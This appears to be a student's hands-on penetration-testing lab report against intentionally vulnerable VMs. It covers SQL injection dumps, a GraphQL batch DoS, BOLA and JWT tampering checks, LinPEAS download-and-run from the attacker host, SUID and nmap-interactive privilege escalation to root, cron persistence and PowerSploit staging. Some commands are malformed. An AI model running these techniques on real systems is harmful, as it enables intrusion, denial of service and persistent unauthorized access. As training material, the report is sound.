+-----+-----+
| id | name |
+-----+-----+
| 1 | DVGAUser |
| 2 | Tedda |
| 3 | Aggy |
| 4 | Ginnie |
| 5 | Sarette |
| 6 | Beverley |
| 7 | Allx |
| 8 | Darlleen |
| 9 | Dominga |
| 10 | Jeanette |
| 11 | Chelsae |
+-----+-----+
[12:47:02] [INFO] table 'SQLite_masterdb.owners' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.
[12:47:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.68.105'

[*] ending @ 12:47:02 /2025-09-22/

```

Now we get a dump of all the tables in the database. Scroll back towards the top section of the output and you will see a table with the username and password of registered users including admin. Let's keep this in mind for later.

DoS: Batch query attack

OK, let's go on the offensive. The DVGA Solutions page lists a series of DoS attacks to run. The problem statement tells us the systemUpdate query is resource intensive and could be used for a batch query attack.

This can be done by grouping a series of commands in an array sent to the GraphQL endpoint. However, GraphQL IDEs such as **Altair**, **GraphQL Playground**, and **GraphiQL Explorer** don't support array-based queries. This means we need to work from the command line.

Also, the **Graphene** attack surface matrix we checked earlier mentions batch requests are disabled by default. So we need to first check if this really is the case with DVGA:

This shows batch queries are enabled. Once again, that's good news for us.

Now let's try the same command using the resource intensive systemUpdate query than we can run ten times in an array :

```
~/home/kali
(kali@kali)-[~]
$ curl http://172.17.0.2:5013/graphql -H "Content-Type: application/json" -d '{"query": "query { systemHealth }", "query": "query { systemHealth }"}'

[{"data": {"systemHealth": "System Load: 0.20\n"}}]

(kali@kali)-[~]
$ curl http://172.17.0.2/graphql -H "Content-Type: application/json" -d '{"query": "query { systemUpdate }", {"query": "query { systemUpdate }", {"query": "query { systemUpdate }", {"query": "query { systemUpdate }", {"query": "query { systemUpdate }", {"query": "query { systemUpdate }", {"query": "query { systemUpdate }", {"query": "query { systemUpdate }", {"query": "query { systemUpdate }"}'
[{"data": {"systemUpdate": "System Update: 0.20\n"}}]
```

This makes the app unresponsive. So our DoS attack is successful.

You can stop the curl command with Ctrl-C, but you will also need to restart DVGA on your target VM (unless you want to wait until the ten systemUpdate commands are done, which may take a while).

Test ID	Vulnerability	Severity	Target Endpoint
O1	GraphQL Sql Injection	High	DVGA(http:192.168.68.105/graphql)
O2	DoS: Batch Query attack	High	DVGA(http:192.168.68.105/graphql)

3) BOLA (Broken Object Level Authorization) — test plan (Test ID 008)

Goal: confirm users can access or modify objects they should not.

A — Identify object identifiers

1. Find object IDs returned by /api/users (e.g., userId: 1001). Record several IDs for different roles if available.

B — Test with Burp (token / cookie swapping)

1. In Burp, send a legitimate request to /api/users/1001 to **Repeater**.
2. Capture auth token/cookie for an account with limited privileges (e.g., user_token_low). Capture token for another account (user_token_high or admin).
3. **Token swapping test:** Modify the request Authorization header or cookie to:
 - o Use **another user's token** (simulate horizontal BOLA): replace Authorization: Bearer <tokenA> with Bearer <tokenB>.

- Use a **valid token but change the object id** (vertical BOLA): request `/api/users/1002` while authenticated as user 1001.
- 4. Observe response codes and bodies:
 - 200 with other user's data → **Confirmed BOLA** (Critical).
 - 403/401 or sanitized data → expected.

C — Test mass enumeration

1. Use Burp Intruder (or a simple script) to iterate over object IDs (e.g., 1–500) while authenticated as a non-admin user and log responses (200 vs 403).
2. Rate-limit detection: ensure you observe throttling or blocking.

Evidence to collect: request/response pairs showing unauthorized access, results of ID enumeration (CSV list), Burp Intruder logs/screenshots.

Mitigations to recommend: enforce object ownership checks on server side, use predictable access control middleware, apply least privilege, enforce object-level ACLs.

4) Manual token manipulation & token-related checks (Checklist item: “Use Burp Suite to manipulate API tokens”)

1. Intercept an authenticated request in Burp Proxy. Identify tokens: Authorization header, cookies, JWTs.
2. Inspect JWT (if used): decode header/payload locally (do not send to third-party). Check sub, roles, exp, iss.
3. Test modifications:
 - Change sub (subject) claim in JWT (if unsigned or algorithm confusion present) — resend.
 - Change alg field to none (only to test in a lab where misconfiguration may exist).
Do not do this on production.
 - Replay tokens after logout (session invalidation).
 - Reduce token expiry (set past exp) and resend.
4. Check for token reuse, missing rotation, and weak signing keys.

What to capture: modified requests that produce unauthorized access or unexpected success; decoded JWT content screenshots.

Remediations: validate tokens server-side (signature & claims), rotate tokens, short lifetimes, token revocation list.

3. Privilege Escalation and Persistence Lab

Activities:

- **Tools:** Meterpreter, LinPEAS, PowerSploit.
- **Tasks:** Escalate privileges, establish persistence, document steps.
- **Enhanced Tasks:**
 - **Escalation:** Use LinPEAS to identify SUID vulnerabilities on a VulnHub VM. Log:

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.1.150	Success	Root Shell

- **Persistence:** Create a cron job for persistence. Summarize in 50 words.
- **Checklist:** Create in Google Docs:
 - Run LinPEAS for enumeration
 - Exploit kernel vulnerabilities
 - Set up persistence (cron/service)

3. Privilege Escalation and Persistence Lab

Escalation: Use LinPEAS to identify SUID vulnerabilities on a VulnHub VM

The full form of **SUID** is Set User ID, a special permission in [Linux](#) for executable files that allows a user to run the file with the owner's privileges rather than their own

linpeas.sh (Linux Privilege Escalation Awesome Script) is an open-source Bash script used by security professionals to automatically search for potential privilege escalation vulnerabilities on Linux, Unix, and macOS systems. After gaining initial access as a low-privileged user, a penetration tester can run this script to find misconfigurations or weaknesses that could be exploited to gain higher-level access, such as a root shell.

LinPEAS is great for hunting SUIDs on a vulnerable VM. Below I'll give a complete, hands-on, step-by-step lab you can run against your VulnHub VM (assumes you own/are authorized to

test it). I'll include how to transfer and run linPEAS, how to read its SUID output, quick manual checks, common exploitation approaches and safe notes.

1) Lab setup (quick)

- Run your VulnHub VM and your attacker machine (Kali) on the same network (Host-only / NAT with port-forward / Bridge depending on your setup).
- Get a shell on the target VM first (reverse shell, meterpreter, ssh, etc.). LinPEAS needs to run on the target machine

Start both VMs and network basics

Boot Metasploitable2 and Kali (Bridged network).

Attacker: Kali 192.168.68.105

Target: Metasploitable2(192.168.68.102)

Get a shell on Metasploitable2

You need a shell on the target to run linPEAS. Two common ways:

- SSH if enabled:

ssh msfadmin@<target-ip>

ssh [msfadmin@192.168.68.102](ssh://msfadmin@192.168.68.102)

```
ssh msfadmin@192.168.68.102
```

```
# password: msfadmin
```

```
Unable to negotiate with 192.168.68.102 port 22: no  
matching host key type found. Their offer: ssh-rsa,ssh-dss
```

Solution:

Quick (temporary) — on your machine, for one connection

Run SSH with options that re-enable ssh-rsa (or ssh-dss if needed):

```
ssh -oHostKeyAlgorithms=+ssh-rsa \
```

```
-oPubkeyAcceptedAlgorithms=+ssh-rsa \
```

```
msfadmin@192.168.68.102
```

```
# password: msfadmin
```

```

(root@kali)-[~]
# ssh -oHostKeyAlgorithms=+ssh-rsa \
  -oPubkeyAcceptedAlgorithms=+ssh-rsa \
  msfadmin@192.168.68.102
# password: msfadmin

The authenticity of host '192.168.68.102 (192.168.68.102)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQosuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.68.102' (RSA) to the list of known hosts.
msfadmin@192.168.68.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Sep 16 06:57:19 2025
msfadmin@metasploitable:~$ █

```

We got the Shell

password: msfadmin

Or use an existing reverse shell / meterpreter session if you already have one.

2) Transfer LinPEAS to the target

Two common ways:

From attacker: simple HTTP server

On attacker (Kali):

download linpeas to attacker first

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh -O
linpeas.sh
```

start a quick web server (in the directory with linpeas.sh)

```
python3 -m http.server 8000
```

```

# wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh -O linpeas.sh
python3 -m http.server 8000

--2025-09-16 16:37:03-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2025-09-16 16:37:03-- https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20250904-27f4363e/linpeas.sh [following]
--2025-09-16 16:37:03-- https://github.com/peass-ng/PEASS-ng/releases/download/20250904-27f4363e/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/165548191/8d829b89-f4bc-402c-ab2d-b18bb9f64212?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-09-16T11%3A48%3A32Z&srscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-09-16T10%3A48%3A27Z&ske=2025-09-16T11%3A48%3A32Z&sks=b&skv=2018-11-09&sig=QrFgHv3fkoGqi4eoHymWaSqvrTGqndHYUkdKp5kcgBY%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXN0eXV4Iiwia2V5MSIsImV4cCI6MTc1ODAyMTEyMywibmJmIjoxNzU4MDIwODIzLjwYXRoIjoicmVsZWZfZWZfc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmd2luZG93cy5uZXQifQ.-Ycpd6NlEpL0UtJx01ER9dmzlkbc06uFKA08ar_R3tM6response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2025-09-16 16:37:04-- https://release-assets.githubusercontent.com/github-production-release-asset/165548191/8d829b89-f4bc-402c-ab2d-b18bb9f64212?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-09-16T11%3A48%3A32Z&srscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-09-16T10%3A48%3A27Z&ske=2025-09-16T11%3A48%3A32Z&sks=b&skv=2018-11-09&sig=QrFgHv3fkoGqi4eoHymWaSqvrTGqndHYUkdKp5kcgBY%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXN0eXV4Iiwia2V5MSIsImV4cCI6MTc1ODAyMTEyMywibmJmIjoxNzU4MDIwODIzLjwYXRoIjoicmVsZWZfZWZfc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmd2luZG93cy5uZXQifQ.-Ycpd6NlEpL0UtJx01ER9dmzlkbc06uFKA08ar_R3tM6response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 961834 (939K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 939.29K  --.-KB/s   in 0.05s

2025-09-16 16:37:04 (19.1 MB/s) - 'linpeas.sh' saved [961834/961834]

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.68.102 - - [16/Sep/2025 16:38:49] "GET /linpeas.sh HTTP/1.1" 200 -

```

On target (in your shell):

download from attacker

curl -O http://<attacker-IP>:8000/linpeas.sh # or wget

chmod +x linpeas.sh

./linpeas.sh # run it interactively

or save output:

./linpeas.sh > /tmp/linpeas-output.txt 2>&1

```

msfadmin@metasploitable:~$ curl -O http://192.168.68.105:8000/linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total   Spent    Left  Speed
100 939k  100 939k    0     0 5614k    0  --:--:-- --:--:-- --:--:-- 6790k
msfadmin@metasploitable:~$ chmod +x linpeas.sh
msfadmin@metasploitable:~$

```


3) Run LinPEAS

Run as the user you have (no need to be root). Typical invocation:

interactive

./linpeas.sh

or save output (recommended for analysis)

./linpeas.sh 2>/dev/null | tee /tmp/linpeas-\$(date +%F_%T).txt

LinPEAS runs many checks and prints colorized output; when saving to a file, you'll get all findings for easier searching.

```
Searching folders owned by me containing others files on it (limit 100)
-rw----- 1 root root 4174 2012-05-14 02:01 /home/msfadmin/.mysql_history
-rw-r--r-- 1 root root 0 2010-04-17 14:11 cpu_localhost_0
total 0

Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root fuse 216 2008-02-26 13:25 /etc/fuse.conf
-rw-r----- 1 root dip 656 2010-03-16 19:11 /etc/chatscripts/provider
-rw-r----- 1 root dip 1093 2010-03-16 19:11 /etc/ppp/peers/provider
-rw-r----- 1 root adm 0 2025-08-23 06:31 /var/log/dpkg.log
-rw-r----- 1 root adm 236 2025-09-17 02:51 /var/log/fsck/checkroot
-rw-r----- 1 root adm 224 2025-09-17 02:51 /var/log/fsck/checkfs
-rw-r----- 1 root adm 0 2025-09-01 06:52 /var/log/proftpd/controls.log
-rw-r----- 1 root adm 0 2025-09-01 06:52 /var/log/proftpd/xferlog.0
-rw-r----- 1 root adm 0 2012-05-20 15:55 /var/log/proftpd/controls.log.0
-rw-r----- 1 root adm 0 2025-09-01 06:52 /var/log/proftpd/xferreport.new
-rw-r----- 1 root adm 0 2025-09-01 06:52 /var/log/proftpd/xferreport.0
-rw-r----- 1 root adm 0 2025-09-01 06:52 /var/log/proftpd/xferlog.new
```

4) Where linPEAS shows SUID info (what to look for)

LinPEAS highlights SUID/SGID binaries and flags them. In the output, search for keywords:

grep -i -n "suid" /tmp/linpeas-*.txt

grep -i -n "set uid" /tmp/linpeas-*.txt

```
API Keys Regex
Regexes to search for API keys aren't activated, use param '-r'

msfadmin@metasploitable:~$ grep -i -n "suid" /tmp/linpeas-*.txt
48: Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
2935: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
3846: SUID - Check easy privesc, exploits and write perms
3847: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
3855: rwsr-xr-- 1 root dhcp 2.9K 2008-04-02 09:38 /lib/dhcp3-client/call-dhclient-script (Unknown SUID binary!)
3881: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
msfadmin@metasploitable:~$ grep -i -n "SUID/SGID" /tmp/linpeas-*.txt
48: Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
msfadmin@metasploitable:~$
```

Key sections to inspect in linPEAS output:

- **SUID/SGID files** — lists all files with the SUID bit set.

- **Interesting SUID files** — linPEAS often points out binaries commonly exploitable (e.g., python, nmap, find, vim, less, rsync, tar, bash if SUID).
- **Capabilities** — getcap findings (files with linux capabilities).
- **Writable by user/root files** and **PATH** misconfigurations.

Also run the manual find as a double-check:

- `find / -perm -4000 -type f -exec ls -ld {} \; 2>/dev/null`

```
msfadmin@metasploitable:~$ find / -perm -4000 -type f -exec ls -ld {} \; 2>/dev/null
-rwsr-xr-x 1 root root 63584 2008-04-14 23:36 /bin/umount
-rwsr-xr-- 1 root fuse 20056 2008-02-26 13:25 /bin/fusermount
-rwsr-xr-x 1 root root 25540 2008-04-02 21:08 /bin/su
-rwsr-xr-x 1 root root 81368 2008-04-14 23:36 /bin/mount
-rwsr-xr-x 1 root root 30856 2007-12-10 12:33 /bin/ping
-rwsr-xr-x 1 root root 26684 2007-12-10 12:33 /bin/ping6
-rwsr-xr-x 1 root root 65520 2008-12-02 14:31 /sbin/mount.nfs
-rwsr-xr-- 1 root dhcp 2960 2008-04-02 09:38 /lib/dhcp3-client/call-dhclient-script
-rwsr-xr-x 2 root root 107776 2008-02-25 06:22 /usr/bin/sudoedit
-rwsr-sr-x 1 root root 7460 2008-06-25 16:53 /usr/bin/X
-rwsr-xr-x 1 root root 8524 2007-11-22 07:14 /usr/bin/netkit-rsh
-rwsr-xr-x 1 root root 37360 2008-04-02 21:08 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 12296 2007-12-10 12:33 /usr/bin/traceroute6.iputils
-rwsr-xr-x 2 root root 107776 2008-02-25 06:22 /usr/bin/sudo
-rwsr-xr-x 1 root root 12020 2007-11-22 07:14 /usr/bin/netkit-rlogin
-rwsr-xr-x 1 root root 11048 2007-12-10 12:33 /usr/bin/arping
-rwsr-sr-x 1 daemon daemon 38464 2007-02-20 08:41 /usr/bin/at
-rwsr-xr-x 1 root root 19144 2008-04-02 21:08 /usr/bin/newgrp
-rwsr-xr-x 1 root root 28624 2008-04-02 21:08 /usr/bin/chfn
-rwsr-xr-x 1 root root 780676 2008-04-08 10:04 /usr/bin/nmap
-rwsr-xr-x 1 root root 23952 2008-04-02 21:08 /usr/bin/chsh
-rwsr-xr-x 1 root root 15952 2007-11-22 07:14 /usr/bin/netkit-rcp
-rwsr-xr-x 1 root root 29104 2008-04-02 21:08 /usr/bin/passwd
-rwsr-xr-x 1 root root 46084 2008-03-31 00:32 /usr/bin/mtr
-rwsr-sr-x 1 libuuid libuuid 12336 2008-03-27 13:25 /usr/sbin/uuid
-rwsr-xr-- 1 root dip 269256 2007-10-04 15:57 /usr/sbin/pppd
-rwsr-xr-- 1 root telnetd 6040 2006-12-17 21:16 /usr/lib/telnetlogin
-rwsr-xr-- 1 root www-data 10276 2010-03-09 15:52 /usr/lib/apache2/suexec
-rwsr-xr-x 1 root root 4524 2007-11-05 15:48 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 165748 2008-04-06 07:50 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 9624 2009-08-17 21:04 /usr/lib/pt_chown
```

Two common, concrete PoC examples

Example A — if `/usr/bin/find` is SUID root

If `find` is SUID root, this common PoC spawns a root shell:

```
# run as current user on target
find / -exec /bin/sh -p \; -quit
```

Explanation: `-exec` runs `/bin/sh -p` (preserve privileges) and `-quit` exits after first match. This only works if the kernel allows SUID for `find` on that system.

```

msfadmin@metasploitable:~$ find / -exec /bin/sh -p \; -quit
sh-3.2$
sh-3.2$ ls
linpeas.sh vulnerable
sh-3.2$ whoami
msfadmin
sh-3.2$ uname
Linux
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$

```

Why your find PoC returned a non-root shell

- The PoC only works if the **find** binary itself is owned by root and has the SUID bit set (-rwsr-xr-x).
- When find is **not** SUID root, it runs with your normal privileges and any shell it spawns remains your user (msfadmin), which is exactly what you saw.

2) Obtain a root shell

Commands (examples):

1) Quick reconnaissance (do these first)

1. Check sudo rights for your user:

```
sudo -l
```

This tells you whether msfadmin can run anything with sudo (and whether a password is required). Paste the output if you want help interpreting it.

2. Check nmap version (we need an older interactive build for the PoC):

```
/usr/bin/nmap --version
```

```

sh-3.2$ sudo -l
User msfadmin may run the following commands on this host:
  (ALL) ALL
sh-3.2$ /usr/bin/nmap --version

Nmap version 4.53 ( http://insecure.org )
sh-3.2$ # on your attacker machine (or target if you have web access)
sh-3.2$ # browse: https://gtfobins.github.io/ and search for "nmap", "sudoedit", "passwd", etc.
sh-3.2$
sh-3.2$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help

```

2) Try the classic nmap --interactive → shell PoC

Older nmap builds available on Metasploitable are often exploitable.

Run:

/usr/bin/nmap --interactive

at the nmap prompt, type:

!sh

if that gives an interactive shell, then check:

whoami

id

```
sh-3.2$ nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-3.2# whoami
root
sh-3.2# id
uid=1000(msfadmin) gid=1000(msfadmin) euid=0(root) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(smbshare),1000(msfadmin)
sh-3.2#
```

Escalation to root:

sudo -i

or

sudo su

or

sudo /bin/bash

Verification:

whoami

id

uname -a

Record the outputs and timestamps as evidence.

```
sh-3.2$ sudo su
root@metasploitable:/home/msfadmin#
root@metasploitable:/home/msfadmin# whoami
root
root@metasploitable:/home/msfadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/home/msfadmin#
```

Task ID	Technique	Target IP	Status	Outcome
01	SUID Exploit	192.168.68.102	Success	Root Shell

Persistence: Create a cron job for persistence. Summarize in 50 words.

1. Create the script (root-owned, no network activity, logs to a local file):

```
sudo mkdir -p /usr/local/bin
```

```
sudo tee /usr/local/bin/sys-maintenance.sh > /dev/null <<'EOF'
```

```
#!/bin/sh
```

```
# Authorized maintenance task (benign)
```

```
echo "$(date -Iseconds) : authorized maintenance run" >> /var/log/sys-maintenance.log
```

```
EOF
```

```
sudo chown root:root /usr/local/bin/sys-maintenance.sh
```

```
sudo chmod 700 /usr/local/bin/sys-maintenance.sh
```

```
sh-3.2# # /etc/cron.d/sys-maintenance
sh-3.2# sudo tee /usr/local/bin/sys-maintenance.sh > /dev/null <<'EOF'
> #!/bin/sh
> echo "$(date -Iseconds) : authorized maintenance run" >> /var/log/sys-maintenance.log
> EOF
sh-3.2#
sh-3.2# sudo chown root:root /usr/local/bin/sys-maintenance.sh
sh-3.2# sudo chmod 700 /usr/local/bin/sys-maintenance.sh
sh-3.2# sudo /usr/local/bin/sys-maintenance.sh
sh-3.2# sudo tail -n 20 /var/log/sys-maintenance.log
2025-09-17T06:27:38-0400 : authorized maintenance run
sh-3.2#
```

2. Test the script manually:

```
sudo /usr/local/bin/sys-maintenance.sh
```

```
sudo tail -n 50 /var/log/sys-maintenance.log
```

3. Add a system cron file under /etc/cron.d/ (format includes user field):

```
sudo tee /etc/cron.d/sys-maintenance > /dev/null <<'EOF'
```

```
# Run daily at 02:00 as root
```

```
0 2 * * * root /usr/local/bin/sys-maintenance.sh
```

EOF

```
sudo chown root:root /etc/cron.d/sys-maintenance
```

```
sudo chmod 644 /etc/cron.d/sys-maintenance
```

```
sh-3.2# sudo tee /etc/cron.d/sys-maintenance > /dev/null <<'EOF'
> 0 2 * * * root /usr/local/bin/sys-maintenance.sh
> EOF
sh-3.2#
sh-3.2# # ensure correct ownership/permissions
sh-3.2# sudo chown root:root /etc/cron.d/sys-maintenance
sh-3.2# sudo chmod 644 /etc/cron.d/sys-maintenance
sh-3.2# # Debian/Ubuntu
```

1) Check whether that PID is actually running

```
ps -p 4542 -o pid,ppid,etime,user,cmd
```

2) Show the pid file and ownership

```
ls -l /var/run/crond.pid /var/run/cron.pid 2>/dev/null
```

```
sudo cat /var/run/crond.pid 2>/dev/null || sudo cat /var/run/cron.pid 2>/dev/null
```

3) If the PID exists and is cron (process present)

- Cron is already running. Confirm with:

```
ps -p <PID_from_file> -o pid,user,cmd
```

- Inspect recent cron log lines:

```
grep CRON /var/log/syslog | tail -n 50
```

- If cron is healthy, you don't need to start it. If it's hung, consider restarting **carefully**:

```
sh-3.2# grep CRON /var/log/syslog | tail -n 50
Sep 17 06:39:01 metasploitable /USR/SBIN/CRON[28772]: (root) CMD ( [ -x /usr/lib/php5/
[ -d /var/lib/php5 ] && find /var/lib/php5/ -type f -cmin +$(/usr/lib/php5/max
s -r -0 rm)
Sep 17 06:45:10 metasploitable /usr/sbin/cron[28798]: (CRON) DEATH (can't lock ,
rpids may be 4542: Resource temporarily unavailable)
sh-3.2#
```

```
rpids may be 4542: Resource temporarily unavailable
sh-3.2# ps -p 4542 -o pid,ppid,etime,user,cmd
  PID  PPID  ELAPSED USER    CMD
  4542    1    04:05:50 root    /usr/sbin/cron
```

That means **cron is already running correctly** under PID 4542 as root.

So the error you saw earlier (can't lock /var/run/crond.pid) happened only because you tried to start a *second* cron while the first was already active.

What this means

- **You don't need to restart cron** — it's already working.
- Any persistence cron job you add will be picked up automatically by the existing cron process.
- That's why you saw (root) CMD lines in /var/log/syslog earlier.

Verify your persistence job

Now, you should test whether your persistence job runs as expected.

1. **Check existing logs**
2. `grep CRON /var/log/syslog | tail -n 20`
3. **Force a quick cron run**

Instead of waiting until 2 AM, create a test cron file:

4. `echo "* * * * * root echo 'CRON TEST - $(date)' >> /tmp/cron_test.log" | sudo tee /etc/cron.d/testjob`
5. **Wait 1–2 minutes**, then check:
6. `cat /tmp/cron_test.log`

You should see lines like:

CRON TEST - Tue Sep 17 12:35:01 UTC 2025

```
sh-3.2# cat /tmp/cron_test.log
CRON TEST - Wed Sep 17 07:00:23 EDT 2025
sh-3.2#
```

Created a scheduled task (cron/systemd timer) that runs a benign, documented scheduler script to preserve access across reboots. Ensure persistence is reversible, logged, and used only in authorized lab environments. Recorded exact timestamps, affected files, and cleanup steps so access can be safely removed after testing.


```

-rwxr-xr-x 1 root root 1761 2008-04-08 14:02 /etc/init.d/cron
sh-3.2#
sh-3.2# ls -l /etc/init.d/cron
-rwxr-xr-x 1 root root 1761 2008-04-08 14:02 /etc/init.d/cron
sh-3.2# sudo /usr/sbin/cron -f
/usr/sbin/cron: can't lock /var/run/crond.pid, otherpid may be 4542: Resource temporarily unavailable
sh-3.2# # if that binary doesn't exist try:
sh-3.2# sudo /usr/sbin/crond -f
sudo: /usr/sbin/crond: command not found
sh-3.2# ps -p 4542 -o pid,ppid,etime,user,cmd
  PID  PPID    ELAPSED USER      CMD
  4542   1    03:58:21 root      /usr/sbin/cron
sh-3.2# ls -l /var/run/crond.pid /var/run/cron.pid 2>/dev/null
-rw-r--r-- 1 root root 5 2025-09-17 02:51 /var/run/crond.pid
sh-3.2# sudo cat /var/run/crond.pid 2>/dev/null || sudo cat /var/run/cron.pid 2>/dev/null
4542
sh-3.2# ls -l /var/run/crond.pid /var/run/cron.pid 2>/dev/null
-rw-r--r-- 1 root root 5 2025-09-17 02:51 /var/run/crond.pid
sh-3.2# ps -p <PID_from_file> -o pid,user,cmd
sh: PID_from_file: No such file or directory
sh-3.2# ps -p 4542 -o pid,user,cmd
  PID USER      CMD
  4542 root      /usr/sbin/cron
sh-3.2# grep CRON /var/log/syslog | tail -n 50
Sep 17 06:39:01 metasploitable /USR/SBIN/CRON[28772]: (root) CMD ( [ -x /usr/lib/php5/maxlifetime ] &&
[ -d /var/lib/php5 ] && find /var/lib/php5/ -type f -cmin +$(/usr/lib/php5/maxlifetime) -print0 | xarg
s -r -0 rm)
Sep 17 06:45:10 metasploitable /usr/sbin/cron[28798]: (CRON) DEATH (can't lock /var/run/crond.pid, othe
rpid may be 4542: Resource temporarily unavailable)
sh-3.2# ps -p 4542 -o pid,ppid,etime,user,cmd
  PID  PPID    ELAPSED USER      CMD
  4542   1    04:05:50 root      /usr/sbin/cron
sh-3.2# grep CRON /var/log/syslog | tail -n 20
Sep 17 06:39:01 metasploitable /USR/SBIN/CRON[28772]: (root) CMD ( [ -x /usr/lib/php5/maxlifetime ] &&
[ -d /var/lib/php5 ] && find /var/lib/php5/ -type f -cmin +$(/usr/lib/php5/maxlifetime) -print0 | xarg
s -r -0 rm)
Sep 17 06:45:10 metasploitable /usr/sbin/cron[28798]: (CRON) DEATH (can't lock /var/run/crond.pid, othe
rpid may be 4542: Resource temporarily unavailable)
<'CRON TEST - $(date)' >> /tmp/cron_test.log" | sudo tee /etc/cron.d/testjob
* * * * * root echo 'CRON TEST - Wed Sep 17 07:00:23 EDT 2025' >> /tmp/cron_test.log
sh-3.2# cat /tmp/cron_test.log
CRON TEST - Wed Sep 17 07:00:23 EDT 2025
sh-3.2#

```

Powersploit:

step-by-step VirtualBox guide for getting your PowerSploit files from Kali into a **Windows 7 x64 VM**. I'll cover both the **ISO** method (read-only, safest) and the **Shared Folder** method (convenient) plus exact commands to copy files inside Windows and troubleshooting tips.

ISO method (recommended — read-only)

1. **On Kali:** make the ISO (if you haven't already)

```
WORKDIR="$HOME/powersploit_lab"
```

```
REPO_URL="https://github.com/PowerShellMafia/PowerSploit.git"
```

```
ISO_NAME="PowerSploit_lab.iso"
```

```
rm -rf "$WORKDIR"
```

```
mkdir -p "$WORKDIR"
```

```
git clone --depth 1 "$REPO_URL" "$WORKDIR/PowerSploit"
```

```
rm -rf "$WORKDIR/PowerSploit/.git"
```



```
sudo apt install -y genisoimage
genisoimage -V "PowerSploit_Lab" -r -J -o "$WORKDIR/$ISO_NAME" "$WORKDIR/PowerSploit"
echo "ISO created: $WORKDIR/$ISO_NAME"
```

Quick terminal commands to locate it

Open a terminal on Kali and run one of these:

- Look in the expected folder:

```
ls -lah ~/powersploit_lab/PowerSploit_lab.iso
```

```
ls -lah ~/powersploit_lab/PowerSploit_lab.iso
```

```
-rw-rw-r-- 1 root root 6.8M Sep 18 15:36
/root/powersploit_lab/PowerSploit_lab.iso
```

Run these exact commands in a Kali terminal (they assume your regular user is the one you're logged in as):

make a simple ISOs folder in your home and copy the ISO there

```
mkdir -p ~/ISOs
```

```
sudo cp /root/powersploit_lab/PowerSploit_lab.iso ~/ISOs/
```

give your user ownership and reasonable read permissions

```
sudo chown $USER:$USER ~/ISOs/PowerSploit_lab.iso
```

